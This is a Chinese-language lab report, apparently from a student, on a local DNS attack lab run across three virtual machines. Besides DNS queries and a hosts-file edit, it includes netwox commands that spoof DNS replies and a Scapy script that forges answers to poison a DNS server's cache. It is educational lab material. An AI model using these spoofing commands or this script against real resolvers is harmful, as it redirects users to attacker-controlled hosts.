

**I.Local DNS Attack Lab**

现有三台虚拟机，分别为DNS服务器：192.168.19.143，用户机：192.168.19.148，攻击者：192.168.150。

**Task1：**


对用户机设置指定DNS服务器后，使用dig命令请求[www.baidu.com](http://www.baidu.com)对应的ip，并使用wireshark进行抓包，如下图可见用户向DNS服务器发送了DNS请求，服务器返回了查询结果。







**Task2：**

Wireshark抓包如下，用户通过指定DNS服务器ping搜狐服务器，经过多次问询后获得搜狐服务器地址，并ping成功：






服务器的缓存如下：




**Task3：**

用户机使用dig向服务器请求www.example.com的地址，得到192.168.0.101的IP地址如下：



**Task4：**


更改本地DNS记录前，ip为34.102.136.180：



对/etc/hosts添加一行：

1.2.3.4 www.bank32.com


更改后，为1.2.3.4：




**Task5：**

在attacker上执行命令：

sudo netwox 105 --hostname "www.example.com" --hostnameip 192.168.19.143 --authns "ns.example.com" --authnsip 192.168.19.143 --filter "src host 192.168.19.148"




在用户机上使用dig，发现DNS返回的地址已变为attacker的地址：




**Task6：**

在attacker上运行netwox：


sudo netwox 105 --hostname "www.renxin.tian" --hostnameip 192.168.19.143 --authns "ns.renxin.tian" --authnsip 192.168.19.143 --ttl 600 --filter "src host 192.168.19.150" --spoofip "raw"



在用户机上请求访问一个url（此处使用一个不存在的网址），成功获得attacker给出的返回信息：



检查DNS server的cache，发现已被污染：



**Task7：**

Attacker的scapy代码如下：

#!/usr/bin/python3

from scapy.all import \*

def spoof\_dns(pkt):

if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):

IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='2.3.3.2')

NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')

Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='2.3.3.3')

DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,

qdcount=1, ancount=1, nscount=1, arcount=1,


an=Anssec, ns=NSsec1 ,ar=Addsec1)


spoofpkt = IPpkt/UDPpkt/DNSpkt

send(spoofpkt)

pkt = sniff(filter='udp and dst port 53', prn=spoof\_dns)

先在attacker上运行代码，然后在用户机上对www.example.net进行dig，可观察到dig结果已被篡改：





进入DNS server查看cache，发现已中毒：

